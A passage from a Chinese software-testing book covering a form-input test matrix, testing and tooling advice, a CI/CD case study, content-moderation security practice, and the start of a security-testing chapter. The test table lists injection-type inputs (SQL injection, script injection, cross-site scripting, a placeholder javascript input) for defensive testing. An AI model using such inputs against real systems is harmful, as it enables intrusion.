功能点	二级功能点	三级功能点			类型	值/输入	预期值参考	实际结果
忠诚会员	会员级别审批	我的级别审批	会员名称	笛 产 品 尔 乘 积 检 验	金额输入	1 空格	F	11, 12
忠诚交易	交易列表	所有交易	姓名			2 -0.0	F	11, 12
模块xxx	产品1	产品	名称			3 0.001	F	1, 9, 11, 12
			曾用名			4 -1	F	11, 12
			编码			5 -1000	F	11, 12
			型号			6 9.857		
			价格			7 0 0	F	10, 11, 12, 13
			Item Code			8 1 1	F	11, 12
			说明			9	F	11, 12
			产品编号			10 hello	F	11, 12
	产品2	产品定义	名称		特殊字符	11 256位长度	F	1, 9, 11, 12
			曾用名			12 257位长度	F	11, 12
			值（范围）			13 &X*****	F	2, 3, 6, 7, 8, 10
			值（范围）			14 <javascript: =XXXX>	F	2, 3, 4, 5, 6, 7, 10
			FOS密码		特殊操作	15 提交后点击浏览器后退键	F	11, 12
			信息			16 F5刷新页面	F	
			英文FOS信息			17 重复提交数据	F	11, 12
			中文FOS信息	安全注入		18 SQL注入	F	11, 12
			兑换月日期			19 js注入	F	11, 12
			兑换周日期			20 跨站脚本	F	11, 12
			兑换日期段			21 特殊规则1	F	11, 12
			兑换时间段			22 特殊规则2	F	11, 12

- 对框架的日志进行分层处理，比如工具底层、操作函数层、业务场景执行层、数据调度层等，这样在定位问题时非常准确。
- 统一错误处理：在框架中，对于通用的错误弹出框，如 IE 弹出框、Java 框、Windows 弹出框及被测试系统的通用提示框等，对它们进行封装，让各种未知异常都可以被捕获，从而在未知异常出现时可以得到提示，并关闭模式输入框，继续批次往下运行。

PM 经过两周的迭代修改，发现批次运行的稳定性果然得到了大幅度的提升，并且可以很轻松地选择运行批次来应对 SIT、UAT 的自动化测试，也因此得到了客户的赞扬。

更多案例请扫描二维码阅读：

- 自动化测试思维的变化
- 无法适应变更的“死”自动化测试脚本



作者简介

汪琨，开发测试架构师，解决方案专家，敏捷和 DevOps 落地转型专家，原 HP 中国金牌讲师、HP 美国敏捷咨询师、资深咨询师、Exin TTT 授权培训讲师（首批 DevOps Master、Scrum Master、Lean、Tmap、凤凰项目沙盘等）。



他开发出了一套应对复杂业务的快速变更流程下，业务需求建模的自动化测试的独有解决方案。



测试方法三十六计

总说

随着 DevOps 文化的兴起，其方法论及能力框架也开始在各大公司普及。质量内化是 DevOps 团队应该具备的能力和意识，这对于测试能力模型的剖析尤为重要，需要产品研发团队自上而下地宣贯实施。本文介绍“测试方法的三十六计”，包括测试工作流程、自动化测试、测试工具平台、交付后的技术运营经验总结，以及部分案例实践。选择真正适合自己的测试方法，提高测试自动化能力；通过与持续集成系统结合做到敏捷化的用例执行，提高整体测试效率；在 App 项目上选择合适的性能测试工具和专项测试工具，让非功能测试的效率更快，数据更准确；选择合理的线上监控方案，帮助我们最大化地感知线上那些不容易被发现的问题，做到早发现早预防。

在实际操作过程中，业务特点、所处生命周期、团队能力模型、管理者所具备的格局等诸多因素都会影响测试方法的选择。没有统一的最佳实践，巨头公司或企业根据行业细分积累下来的通用方法固然值得学习，但不可照搬。在各种测试类型中，我们都需要考虑自己的侧重点，有的放矢地安排人员比例，规划测试工作流并选择适当的测试工具。

各团队采用不同软件生命周期模型，决定了测试流程也会有差异。比如瀑布模式中，研发阶段完成后才介入测试阶段，此阶段基本会被测试单独占用；迭代模式中，在部分需求研发完成后就开始介入测试，最后集中一段时间回归测试直至发布；而敏捷模式中则要求每个小需求都必须研发成可发布的小版本，并在短时间内完成测试，测试时间相对来说非常有限。而随着产品迭代周期变得越来越短，测试人员能力模型也在不断变化，“业务测试靠人堆”的时代已经逐步过去，转而体现在个人综合能力上。在做好需求按时与保质发布的同时提高效率、减少人工参与度，将问题更多地暴露在编码阶段，并在其他各个环节通过非手工方式快速发现问题。沟通方式也从原有的系统上交流沟通，逐渐调整为研发测试一起当面沟通，再到整个团队一起当面沟通。

在不同的项目阶段或不同的场景下，也需要采用差异化的测试方式，根据实际情况采用黑盒测试、灰盒测试或白盒测试。整个过程需要平台或自动化工具在多个环节介入。在具备自动化意识后，再借助各类自动化工具来提升质量及效率，达到成果及产出更理想的目的。举例来说：

- Web 自动化测试方面，在选择时，我们需要重点关注页面元素的准确获取、丰富的元素操作方式、良好的稳定性、出色的断言机制以及和第三方工具的完美集成。商业化工具 QTP 或者开源工具 Selenium 都是不错的选择。
- App 自动化测试框架方面，主要关注点和 Web 端类似，同时还需要关注框架在模拟器和真机方面的支持，以及代码植入、多平台支持等。
- 单元测试方面，优秀的用例管理、良好的平台集成是需要优先考虑的。幸好 Android 影音程序是 Java 编写的，Java 有着比较多的单元测试工具，同时方便与持续集成平台集成。

- 性能测试方面，我们需要关注 CPU、内存、磁盘 I/O、网络流量、流畅度、代码执行时长等方面的信息，谷歌和苹果自带的工具都提供了较好的技术支持。
- 线上监控方面，可以通过自研或者使用第三方平台提供的服务来实现。鉴于商业信息安全的考虑，自研线上监控的工具非常有必要。

最后，在了解了各类方法后，质量团队在实践过程中根据自身特点制订最适合自己的测试方案才是最优选择。

三十六计

需求评审

- 第一计 需求评审阶段至关重要，各角色都要重视对需求的评审与管理，控制需求质量，建立 ROI 度量。
- 第二计 积极地对需求提出合理的疑问及改善意见，前期的问题发现会大大提高需求的质量，避免中后期的被动返工。
- 第三计 与研发人员进行需求沟通的过程能够帮助加深对技术逻辑的理解，可大大扩展测试范围，避免遗漏。
- 第四计 对于可能出现的需求风险要提前预判，提出应对措施及解决方案。

功能测试

- 第五计 统一提测流程及 CICD 平台¹，标准化建设可以有效收敛大量问题，降低沟通成本。

1 CI：持续集成，CD：持续部署。

第六计 重视业务需求的测试质量，同时重视用户体验，优化需求的测试质量。公共模块的稳定性是基础，是重中之重；用户体验的提升会带来直接价值。

第七计 避免陷入细节，先覆盖主流程和重要功能模块，可将部分风险提前暴露，真正做到进度控制、风险控制。

专项测试

第八计 在移动互联网时代，兼容性是用户可用性的前提，建立动态运营和加强第三方平台合作是立足之本。

第九计 做好接口容错穷举，将各种极端情况考虑周全。

第十计 大厂的方案和标准不一定完全适合你的业务，针对产品特点、问题场景建立适合自身的专项测试方案，做到有的放矢并聚焦专项的痛点问题。

第十一计 性能及稳定性是专项测试中的重中之重，需不断收集数据进行多维对比，明确优化方向及目标。

集成回归

第十二计 集成阶段的任何变化都可能带来蝴蝶效应，必须持续交付及针对性地回归控制风险。

第十三计 将产品的灰度能力精细化，区分场景并建立数据模型。

第十四计 灰度测试阶段会从模块和流程维度提供全面的自动化测试能力。

第十五计 灰度测试后的最终交付（最终包）必须再次测试覆盖和线上回归。

持续运营

第十六计 持续运营，关注线上用户监控和舆情数据，让产品问题和缺陷可以在第一时间复现，并在记录后进行重点回归。

第十七计 再完善的质量体系覆盖也不能保证线上没有突发问题，功能的开关控制及降级措施是最后一道质量保护屏障——任何模块任何产品线都需要考虑并设计之。

第十八计 产品质量永远不单单是测试团队的职责，各职能环节都有主动收敛问题的流程和渠道，应建立共赢思维，持续高效地协作。

测试工具

第十九计 QTP：基于 Windows 平台的商业自动化测试工具。插件化的方式使其支持多种 Web 应用与协议。对于刚组建的测试团队来说，这无疑是一款能够快速搭建自动化测试框架的好工具，通过与 ALM（原 QC）的无缝结合，使整个测试流程从需求、测试、bug 提交到自动化回归形成完整的闭环。

第二十计 Selenium：业界知名的开源 Web 自动化测试工具，一款非常成熟的产品。支持用不同的语言进行用例编写，强大的 webdriver 使其在浏览器领域的支持上占据领先地位。对于 Web 页面元素识别度较高，API 也比较丰富，这也是其特色之一。虽然有一定的学习成本，但已成为很多中小企业的首选测试工具。

第二十一计 Appium：一款非常成熟的移动端自动化测试工具。它是基于 Android 的 uiautomator 框架和 iOS 的 automation 框架（现已被 xctest 取代）的。使用类似 C/S 的结构，通过服务端解

析界面元素，同时提供了一套完整的 API，支持屏幕旋转、摇晃等移动端特有的操作。成为移动端自动化测试业界的标杆类工具。

第二十二计 Cucumber：一款基于 BDD（行为驱动开发）的自动化测试框架。可以使用定制化的描述性编程语言编写测试用例，并自动转化为测试脚本。非常适合非技术类测试工作者操作。

第二十三计 Jenkins：作为业界领先的持续集成系统，Jenkins 提供了高度的管理定制化接口与插件，满足不同企业的不同需求。为软件开发过程提供了一个统一的、可交付的、高度集成的管理流程，大大减少了开发构建和测试构建的成本。从测试角度看，持续集成可以为我们提供随时可用的测试版本，同时自动化测试、白盒测试可以集成到 Jenkins 流程中，在代码提交后进行快速验证，并给予快速响应，确保持续集成工作的效率和质量。

第二十四计 接口测试管理平台：业界接口测试工具鱼龙混杂，很多公司都会开发一套自己的接口测试工具。接口测试管理平台的开发初衷也是为了解决一些通用工具的功能缺失。通用接口测试管理平台提供统一的接口用例管理、能简单快速编写的测试用例、灵活的用例参数配置、便捷的线上线下域名切换、可定制执行的自动化测试业务流程、直观的报表展示等功能。

第二十五计 Fiddler：一款出色的通信数据抓取工具。程序可以通过代理的方式抓取本地或手机端的通信包。同时支持网络请求与

响应的修改、响应时长的模拟、响应包的过滤等高级功能。

暂不支持 HTTP 2 的抓取。

第二十六计 Charles: 原是一款出色的 Mac 平台 (已支持 Windows 平台) 抓取通信数据的工具。程序通过代理的方式, 可以抓取本地、手机端的通信数据包。同时支持网络请求与响应的修改、响应时长的模拟、响应包的过滤等高级功能。最新版支持 HTTP 2 的抓取。

第二十七计 Jmeter: 老牌 Java 接口、性能测试工具。支持 UI 和命令行操作。通过多线程的方式实现对服务端的压测, 支持分布式多链路压测。越来越多的公司使用它作为接口测试的工具, 其内嵌的控制器也能支持不同业务接口测试需求。

第二十八计 LoadRunner: 一款出色的商业压力测试工具, 按虚拟用户数收费。支持多个协议, 能够设置等待时间、集结点等来模拟用户的实际操作, 测试过程中可以实时查看服务器的性能数据, 如 CPU、网络吞吐量、响应时间、磁盘 I/O、数据库 I/O 等一系列性能指标。支持分布式多链路压测。

第二十九计 Instruments: iOS 的专属测试工具, 整合了内存使用、CPU 消耗、代码执行时长、电量、流量、帧率等一系列的测试维度, 为 iOS 的 App 提供多维度专项的测试方案。需要调式证书才能在真机上测试。

第三十计 MAT: Android App 内存分析工具, 用于定位 App 内存消耗情况、内存泄漏情况, 其自带的报表分析工具可以提供具体文件, 如类、图片等信息, 用于定位问题。

第三十一计 Tracer for OpenGL ES: Android App 界面分析工具, 用于分

析 App 当前界面每一帧的绘制过程，以及列出每一帧绘制的耗时，用于分析过度绘制、界面掉帧等问题。

第三十二计 UI 式样检查工具：UI 式样检查工具的目的是发现肉眼无法发现的 UI 式样问题，例如控件大小、控件与控件间隔等式样与设计稿不符等缺陷。同时还需支持界面元素层级关系的查看，可以通过自研嵌入方式集成到测试包中。

第三十三计 Analyze：iOS App 开发工具，xcode 自带的代码扫描工具，用于扫描代码中出现的各种功能和性能问题，诸如潜在的内存泄漏、循环引用、无效变量、过期 API、代码逻辑错误等。

第三十四计 Lint：Android App 代码扫描工具，用于扫描代码中出现的各种潜在 bug、安全问题、性能问题等，支持自定义问题规则。

第三十五计 活动页线上监控：用于发现线上活动出现的过期、无法打开、白屏等一系列问题。工具需支持多种定制化配置，如告警人员名单、监控范围、告警渠道等。

第三十六计 活动页性能线上监控：用于发现线上活动出现的打开速度慢、耗流量等一系列性能问题。监控可以通过连接真实的手机设备运行，保证环境的真实性。



案例：统一化持续集成、持续交付， 收归风险提升效率

【相关计策：第五计】

京东前台测试团队在质量管控上是如何最大化地保障日活跃规模达到数亿用户 App 版本质量的呢？如前面第五计所说，统一提测流程及

CICD 平台，标准化建设可以有效收敛大量问题，降低沟通成本。这是我们团队实践经验的总结，具体分下面几个方面介绍。

1. 在研发阶段，通过测试团队开发的一套自动扫描的平台，每日对代码库进行静态代码扫描，按业务模块及问题重要程度自动生成报告推送到各个研发团队，报告内容包含：问题数量、责任人、具体问题的 Jira 链接。

注意，前提是测试团队、研发团队在规则判定上已经确立了基线准则，并且给予每个研发人员所对应的维护清单。能够自动对代码扫描出现的问题创建 Jira 问题单，并直接推送给相关研发人员修复。如果第二天代码扫描问题已不存在，而且问题状态是已解决，则自动关闭问题，反之持续推送代码扫描报告。

2. 在持续集成系统上，经过业务与架构的研究，我们规划了许多微服务架构，搭建了自动化打包集群，默认每 30 分钟自动打包一次。如果打包失败，则自动向最后一次提交代码的人员发起触发，让他排查并解决问题；如果打包成功，则实时提供最新版本，版本列表提供了版本信息、下载地址（支持扫描二维码下载）、构建时间和人员，以及一些自动化集成服务按钮。

如果急需提测新版本，我们也提供了手动打包方式来输出测试包，同时打包完成后支持微信推送服务。每天构建一次稳定版本的分支应用，用于集成回归及验证。

这个平台也具备自动构建失败后自动回滚代码的机制，具体设定时要看不同分支的需要。

3. 每个版本自动打包后，支持自动触发执行 UI 自动化测试和接口自动化测试，并推送测试结果，作为测试是否接受提测的一个参考依据（冒

烟测试报告)。无论是 UI 自动化测试还是接口自动化测试,都支持按模块、主流程、全部脚本这三种模式选择执行。

UI 自动化测试方面,在发版稳定分支应用后做到自动定时触发,成功率在 90% 以上;Dev 分支的成功率目前在 50% 左右,通过加大维护力度,期望将成功率提高到 80% 以上。

接口自动化测试方面,其方式与 UI 自动化测试类似:对于发版稳定分支应用和线上 API 接口验证流程几乎相同,可以说是准线上环境,做到了自动监控自动告警;Dev 分支根据实际上线情况,采用了 Mock 服务端接口方式来自定义验证,用于反映服务端验证接口可用性及稳定性。对于 App 而言,可根据 App 中的配置开关随时切换不同的服务端,无须单独打包即可使用,提高了即时连调及 App 功能验证效率。

4. 在提测前通过研发完成自测用例的执行,标注自测结果。自测用例是由研发人员自己写,还是测试人员在写用例时分级别归类提供,具体需要由团队讨论决定。

5. 每次提测都必须按照提测模板进行,提测内容至少要包含涉及模块、影响范围、测试环境、提测包地址等信息。测试包地址一般情况下都采用 CI 自动打包的最新版本,避免了代码不断集成带来的耦合影响,以及研发未自测通过就合并代码的情况。

6. 在测试阶段,测试人员将做到严格控制每个需求的质量,保障每个需求对应的功能点都得以测试覆盖(包括研发自测、接口测试、UI 测试)。

7. 在权限设定上严格控制,不允许发生私自集成代码、不走测试流程等恶性事宜,这样才能有效保证发版稳定分支应用的质量。

8. 整个过程中 QA 质量管理团队每日推送包括项目当前缺陷整体情况,以及问题趋势等信息,推动及时解决问题,同步现有的主要风险和

问题。在版本结束后总结版本质量情况，研发提测质量数据、线上崩溃率数据对比等，用于对问题持续跟踪及改进。

做完以上工作后，我们发布版本的周期也从两个多月缩短至两周，无耦合的需求有望在更短时间内发布。



更多案例请扫描二维码阅读：

- 未覆盖最终版本带来的巨大风险
- 用 JMeter 构建可靠廉价的压力测试方案
- 利用 MAT 分析定位 Android 内存泄漏问题
- UI 式样检测工具让测试人员拥有火眼金睛
- 运营活动监控系统为线上运营活动提供有力保障



作者简介

徐奇琛，京东平台技术服务部总监。负责商城技术前台的运维及测试工作，在质量体系的构建、架构高可用、业务性能优化等领域具有丰富经验。



潘晓明，京东测试开发专家。负责部门的测试工具设计与研发工作，对移动App的专项和性能测试、测试工具研发有较深入的探索。



万千一，京东平台技术服务部测试经理。主要负责手机京东 Android 平台交易流程业务、基础组件研发需求测试工作。有较丰富的客户端测试、质量风险把控经验。



第六章 安全技术

随着“互联一切”和“互联网+”战略在全球范围内的展开和推进，互联网的触角延伸到了社会的方方面面：金融、政务、交通、物流、医疗、军事等，也深入到了我们日常生活的各个角落，这时“安全第一”在互联网时代就显得尤为重要——谁也不希望个人信息被泄露。然而网络诈骗、谣言、色情等内容在互联网上泛滥，轻信诈骗导致财产损失，导致交通、能源命脉被坏人掌控，甚至导致军事设施被黑客所控制。互联网软硬件技术的特点决定了这是一场没有硝烟的生死之战，正邪双方此消彼长，而坏人又往往会发起主动攻击，另人防不胜防。

本章从网络安全的三个主要方向进行了阐述，分别是（1）业务安全：对抗违规UGC内容，把好舆论关；（2）安全测试：提前发现安全漏洞，整体把控；（3）安全运维：攻击对抗，漏洞防御，抵抗入侵。文中提炼的原则和分享的案例都是行业多年实践得到的，期望能够引起各位读者的思考。



业务安全运维三十六计

总说

万物互联时代，接入设备的多元化使信息的来源更复杂，形式更丰富，传播更快速；与此同时，国家的法律法规和监管要求也在不断完善，其对产品内容/行为安全的管控甚至能决定产品生死。也许，一段文字、一条消息、一张图片、一段音视频，就可能给产品招致灭顶之灾。但是，另一方面，我们又需要保证用户体验，提振产品数据。这是一对难以平衡的矛盾。从2014年9月全民K歌发布第一个版本开始，到2017年9月，全民K歌已成为拥有4.5亿注册量、5500万DAU（日活跃用户数量）的重量级应用。笔者参与了该K歌产品从无到有、一路发展壮大的全过程，并一直负责产品的业务安全工作，从最开始的0.5个人力投入，到现在的需要由一个团队来负责安全工作，我们对于产品业务安全风险的高度重视程度不断提升。

全民K歌是一个集文字、图片、音频、视频、在线直播等迄今为止互联网所有UGC（User Generated Content，用户生产内容）类型的产品，支持陌生人交互（类似微博）和好友关系链互动（类似朋友圈）这两大

SNS (Social Networking Services, 社交网络服务) 领域, 还有虚拟道具和交易体系, 再加上巨大的业务体量, 业务安全风险一直都非常严峻。而我们作为程序员进入这个全新领域时, 既懵懂无知又彷徨无措, 凭借着对产品的热爱和毅力, 披荆斩棘一路走来, 真的是非常不易。有开发人员直言已经患上了网络依赖症: 一旦没有网络或者没有接入公司环境就会非常焦虑, 感觉心里没有着落; 一旦手机有消息就会很紧张, 生怕又有突发状况需要紧急处置。个中压力和滋味只有自己才能体会。

业务安全目前最大的问题是, 这个领域一直披着神秘的面纱: 没有现成的公开资料, 只能各自闭门造车, 摸着石头过河; 缺乏彼此交流, 一个坑往往多人都踩过; 产品人员往往不重视业务安全工作, 认为它是产品数据、社区氛围、自由世界的最大障碍; 更谈不上有一个成熟完善的方法论。另外, 各个公司、部门的业务范围、产品特点, 也决定了其关注点各异。例如, 如果是购物类应用, 则关注虚假交易和刷单类业务风险; 如果是游戏类应用, 则聚焦在外挂和私服; 如果是 SNS 类产品, 则关注传销广告、色情、暴力内容等。所以, 正义方是分散的, 各自为战, 能力参差不齐, 面对有组织、分工明确、具备专业能力的职业化黑色产业链团伙时, 往往处于被动和劣势。全民 K 歌产品基本覆盖了互联网的所有业务, 我们碰到和解决的问题具有一定的参考价值 and 意义, 这也是我们本次做总结和分享的初衷——希望能够抛砖引玉, 对大家的日常工作有些微帮助。这里也要感谢公司为基础安全做支撑的各兄弟部门, 帮助我们撑过了开头的几波黑产攻势; 也感谢他们继续合作, 和我们共同研究安全新技术。

业务安全的本质, 在于成本的对比: 在天平的一边是业务产品的总成本, 另一边是作恶一方的总成本, 哪一方的成本更低、产出更高, 胜利的天平就会倾向哪一边。我们的所有工作都是围绕着降低我方的成本

（人力投入成本；设备、办公场所、固定投资等资源成本；时间消耗等），同时获得最大的产出（审核效果、审核数量等）。

在可以预见的相当长一段时间内，技术都无法代替人工审核。一是因为技术手段不够精准。产品有多样的诉求，以及我国的国情和博大精深的汉语体系，都导致技术手段做审核难以完美。比如：有的产品里面认为“哈哈”是正常的感情表达，但是在有的业务 / 产品里面，认为这是无意义的灌水。二是因为不可避免存在对正常用户的误伤，而技术无法感知误伤。这是一个无法跳出的死循环，如果技术能知道这是误伤，那么就不会有这个误伤；如果技术不知道这是误伤，它就会一直存在。精准度和误伤率的平衡，人类比技术 / 机器做得更好。理想状况下，所有内容都由人工来审核识别，效果是最完美的。这在业务量很小的时候还是可能达到的，但是如果业务量上升到百万、千万，甚至上亿，如果单纯增加人力，成本上是无法承受的，而且丰富的 UGC 类型进一步加剧供需不平衡：文字可以一目十行，图片可以快速扫描，但是音视频却无法快速浏览。所以，技术的价值在于辅助人工审核。虽然笔者是一个技术人员，但也不得不承认技术不是万能的，当然，离开技术是万万不能的。

这篇“业务安全运维三十六计”来自全民 K 歌产品在业务安全风控领域的经验和教训，以技术篇为开始，总结技术领域的指导原则；接下来是运营篇，讲述技术手段如何落地，如何为产品服务；然后是策略篇，讲述业务安全工作进入更高领域，使用一切可以使用的手段和力量，和作恶行为进行总体战；最后是经验篇，提炼总结了我们在业务安全领域中的精华，期望能帮助各产品和业务人员规避或解决实际工作中的一些问题。

总之，我们需要更有效的技术手段和能力、更合理的运营措施、更科学的产品安全策略，来解决产品和安全间的矛盾。

三十六计

技术篇

- 第一计 代码中做硬编码就是在给自己或给别人挖坑，技术债早晚要还。
- 第二计 在客户端提前预埋控制逻辑，需要的时候可以从后端快速开启。
- 第三计 安全服务要具备良好的容灾备份能力和可运维性。
- 第四计 柔性服务，提供分级保障安全的能力。
- 第五计 安全管理的权限要分级和分业务控制。
- 第六计 操作记录不能有遗漏，应能够明确追溯到人和设备。
- 第七计 准备好各类工具，包括数据提取、问题处置、统计分析等，应对不时之需。
- 第八计 合理设计架构，减少不必要的重构。
- 第九计 严格执行安全开发生命周期管理：安全人员参与需求、设计、开发、测试、部署、运维、修改、废弃，用例模板化。

运营篇

- 第十计 运营为王，安全能力最终要服务于业务发展。
- 第十一计 安全问题一定要及时响应，刻不容缓。
- 第十二计 时刻关注业务数据。
- 第十三计 数据展示可视化；固化统计报表，定时自动输出。
- 第十四计 按照每天/周/月的时段检视和对比数据。间隔太短，看不出变化；间隔太长，则数据失去价值。
- 第十五计 合理控制用户预期和感受，要逐步调整安全阈值，不要一步

到位，可能引起用户强烈反弹。

第十六计 已打击内容要记录并复审，评估安全打击的精准度。

第十七计 对业务数据随机抽样审核，评估产品业务的健康度，也可以发现新的问题。

第十八计 合理配置运营人力，推行值班制，岗位定期轮动。

策略篇

第十九计 策略应该做到：可选择、可配置、可运营。

第二十计 能力可控、数据可控、流程可控。

第二十一计 多角色协同，包括产品、运营、开发、安全管理等，联合制订安全策略。

第二十二计 定期召开联席会议一起检视安全策略和效果，以周会为宜。

第二十三计 根据安全形势权衡考虑打击效果和误伤率。

第二十四计 安全策略灰度发布，事前计划，事中比较，事后总结，定期检视。

第二十五计 在安全策略上线前后保持密切观察。

第二十六计 发布和调整安全策略前广泛周知各个岗位，及时反馈进度、数据、问题。

第二十七计 安全策略根据关系链、用户群体、用户画像进行精细化管理，平衡审核效果和用户体验。

经验篇

第二十八计 技术不是万能的，但是没有先进技术是万万不能的。

第二十九计 业务安全的本质是降低业务成本，抬高作恶成本。

第三十计 功能未上，安全先上，无死角、无空档。

第三十一计 任何技术监控手段都不能代替外部投诉和反馈，这是最真实、最有价值的数


第三十二计 架构开放，技术迭代演进，安全策略保密不公开。

第三十三计 多体验自己的产品，对类似产品也要多用、多比较。

第三十四计 对业务安全风险保持敏感性，尤其要关注时政、业界信息等。

第三十五计 职能分工明确，各司其职。

第三十六计 执行安全问题快速响应值班制，轮流负责，减少对正常工作的冲击。



案例：技术不是万能的，但是离开技术是万万不能的

【相关计策：第三计、第四计、第九计】

故障来袭

一个周六的晚上，小明和朋友们正一起享受难得的周末时光。这时微信中突然弹出一条消息，小明在觥筹交错中瞥了一眼，是业务大群的消息，而且是发给自己的。

老板在群里问：“我的作品评论里面为什么短时间内出现了这么多骚扰内容？”

部门老板经常会体验产品，而且他们还是产品的高等级用户，对于各种骚扰内容就像是强磁场，吸引着各式各样的内容，尤其是在周末晚高峰时期，所以对于这类问题会非常敏感。

小明回复一句“马上处理”，来不及喝完最后一杯酒，悻悻地告别朋友，赶紧打车往家里赶。

故障排查

在车上，小明仔细分析了涌往老板作品下的骚扰评论内容，发现都是一些擦边球信息，似是而非，不会被文字识别策略命中。他看见老板的作品下面，短时间内出现了很多类似的骚扰内容，霸占了整个手机屏幕，非常令人讨厌。

“应该是频率控制策略的问题，不知道是失效了，还是有其他异常”，小明对于问题类型有了一个基本的判断。同时他也测试了一下产品的评论功能，发现频率控制策略整体是正常的，遏制住了超过阈值的异常流量。分析大家的反馈，与前一天比，有问题数量多增长速度快的特点。

小明到家后，急忙打开电脑，登录 VPN 环境开始排查。数据上报正常，服务监控也正常，超时和失败率并未突增；总请求量和前一天及上周的数据对比也并没有明显变化。但是频率控制策略的打击量比昨天降低了 20%。

“不是业务功能的逻辑，那就要联系底层服务的同事检查看看”，小明急忙打电话给底层支撑部门的接口同事小王，把问题详细介绍了一番。

小王思索了一下，回答道：“可能是因为我们的服务器最近不稳定，偶有故障和重启，导致一些服务不稳定。”

于是小明拉了运维同事建立一个群跟进处理，运维同事反映是因为一台服务器有硬件故障，导致丢包率增大，已经在修复了。

问题定位与总结

“有告警信息吗？为啥我没有收到啊？”小明有些郁闷，这么大的问题也不通报一下，也没有收到告警，自己平白无故背了个锅。

“这是统一部署在支撑部门的服务器上的，而且是多个业务混合部署的，所以告警短信和邮件就没有发送给业务部门了，不然就会收到其他部门的信息”，小王耸耸肩，表示也很无奈。

小明在把事情的原委汇报给领导后，提出自己的解决方案。一是完善业务侧的监控，业务服务不仅是单纯地调用底层服务，对此也要有完善的监控。在常规的成功率、时延监控的基础上，还要增加自动化测试用例，对整体业务的可用性进行监测。二是对于重点服务要避免出现单点故障和瓶颈，例如：作品下的用户评论功能，是产品的 UGC 重点，也是产品的口碑，无论是内容识别还是频率控制，都要做到能力备份。

小明的优化方案通过了安全联席会议的评审。他先完善业务侧的监控和自动化用例，并加上短信和邮件告警，以便及时察觉异常问题；同时，按照审核服务的重要性和时延进行了划分，对于重要服务实现了双重策略保证，对于高时延、优先级又不高的审核策略，做到能力备份，在主服务能力出现问题时自动切换到备份服务，保证审核能力不出现空档。最后，对安全审核服务的运维能力进行了优化和整改，实现服务的无缝伸缩扩容，即便发生业务量突增的情况，也能快速透明地由运维部门统一扩容和调度，而无须开发人员自己手工扩容和参与。

经历以上三次故障处理，小明终于能够从烦琐的业务安全工作中解放出来，把精力集中在产品核心技术能力的建设上面。

更多案例请扫描二维码阅读：

- 提高运营效率，快速响应，各司其职
- 要及时检视策略并做出相应调整，否则会殃及正常用户



作者简介

邓冬瑞，2010 年西安电子科技大学硕士毕业后供职于深圳华为；2013 年加入腾讯 QQ 音乐，从事后台开发工作。从 2014 年下半年开始，参与全民 K 歌第一个版本的开发，目前带领一个团队负责全民 K 歌和 QQ 音乐这两个平台的业务安全工作。





安全测试三十六计

总说

随着互联网技术的日益更新，黑客事件层出不穷，安全日益受到国家和企业的重视，新出台的《中华人民共和国网络安全法》也说明了安全不只是一句口号，它已经涉及我们身边的各个方面。如果说网络是血脉，系统是骨骼，开发是肌肉，项目管理是器官和神经，那么，安全就是血液中的白细胞，在时刻抵抗着可能遇到的威胁。而安全测试作为整体安全的主要检测手段，都需要做哪些事情呢？怎样才能做好安全测试呢？

我们先来分析一下安全测试需要做哪些事情。安全测试在敏捷模型下应该做以下几件事：威胁建模、脆弱性检测、静态安全检测、动态安全测试、软件安全修复和安全代码培训。威胁建模一般应用于安全框架设计和安全测试方案；脆弱性检测一般应用于系统、网络和应用程序的漏洞安全检测；静态应用检测、动态安全测试应用于安全测试中的代码审计和渗透测试；软件安全修复则一般应用于整个安全测试生命后期，协助客户修复安全测试过程中出现的安全威胁；最后是安全代码培训，

从笔者的经验来看，当下对这一概念的理解相对比较狭隘，其实安全代码培训不仅包括代码安全规范培训，还包括渗透测试培训、安全意识和安全管理培训。可以看出，安全测试需要覆盖产品的全部生命周期，覆盖动态迭代产生的影响和变化，需要与时俱进，结合产品的体量规模等特点持续演进。

怎样才能做好安全测试？对于安全测试工程师来说，这是一个永无止境的话题，我们还不能说现今的安全测试框架或流程已经很完善。无论是开源的 OWASP-TOP 10 框架，还是 PEST 渗透测试流程，亦或是 STRIDE，各大安全运营商都在不断地将其应用于商业机会上。但是这还不够，我们身为专业的安全测试工程师，理应注意到各种中间件、系统、网络设备、数据库等硬件和软件的漏洞，以及能够被恶意利用的 POC，这些都在不断地成为各种安全事件发生的诱因，因此我们会不断地面临新技术的挑战，我们必须跟上新技术发展的步伐和节奏。

安全测试工程师的岗位是特殊的，因为其工作界限很模糊——安全测试工程师们既需要懂代码，又需要了解网络、系统、安全、数据库等知识，可以说是技术岗位中需要涉猎的门类最广、最杂的岗位之一，所以门槛高，专业性强，做好不容易。正因如此，安全测试工程师越来越受到政府、金融机构和公司的重视。安全测试工程师的专业性体现在他们独特的思维方式上，在他们看来，那些不被重视的组件、中间件、缓存等都可能出现安全风险点，做好安全测试体现了对细节的妥善处理。虽然在整个测试过程中会遇到各种各样的麻烦，但这些麻烦改变不了安全测试工程师们在整个安全测试过程中发现安全威胁的决心。因为发现安全威胁是他们的责任，是他们专业技能的体现，也是他们之于客户的价值。

不管是基于价值的安全运营，还是基于业务驱动的安全测试，在日

常工作中都会碰到各种各样的技术问题和威胁。然而还有许多人对安全测试存在误解，例如，经常会有人说：“安全问题不是关键，可以先放一放，我们先把功能跑通”，“我们用的是 HTTPS，应该没有安全问题了”，“我们前期已经检查过客户端了，系统是安全的”，“我们只在内网使用，某些中间件不放到外网上，因此没问题”……还有很多令人啼笑皆非的言论。针对这些误解，我们根据自己的实践经验总结出了“安全测试三十六计”，希望能帮助安全测试工程师们在测试工作中避开雷区，理清思路。“安全测试三十六计”可归纳为以下 3 个核心思想：

- 安全测试的基本守则：安全测试是一把双刃剑，可杀敌，也可伤己。因此遵从基本的职业操守，熟知《中华人民共和国网络安全法》，是每个安全测试工程师必须做到的。
- 基于安全测试技术思路的指引：安全测试工程师应该通过学习掌握必要的知识和技能，在基本套路的基础上积极思考，熟练地将工具测试与手工测试结合起来；还应善于从安全威胁事件和实施过程中吸取教训，总结经验，逐步将字面化的理论知识转化为能够随时出鞘的利刃。
- 跨部门协同工作的提示：安全测试需要覆盖整个产品的全部生命周期，它从来都不只是与安全测试工程师有关，而是一个团队的事情。完善的安全管理制度和管理流程、全面的威胁分析模型、有效的沟通机制以及安全测试自动化是保障，不仅能降低运营成本，还能提高工作效率。

进一步结合实际工作，我们将这三十六计分为下面 6 大类。最后，我们会从三十六计中挑选 3 条计策，并结合真实的例子编写案例，希望能够帮读者更深刻地认识到安全测试的必要性。

三十六计

胜战计

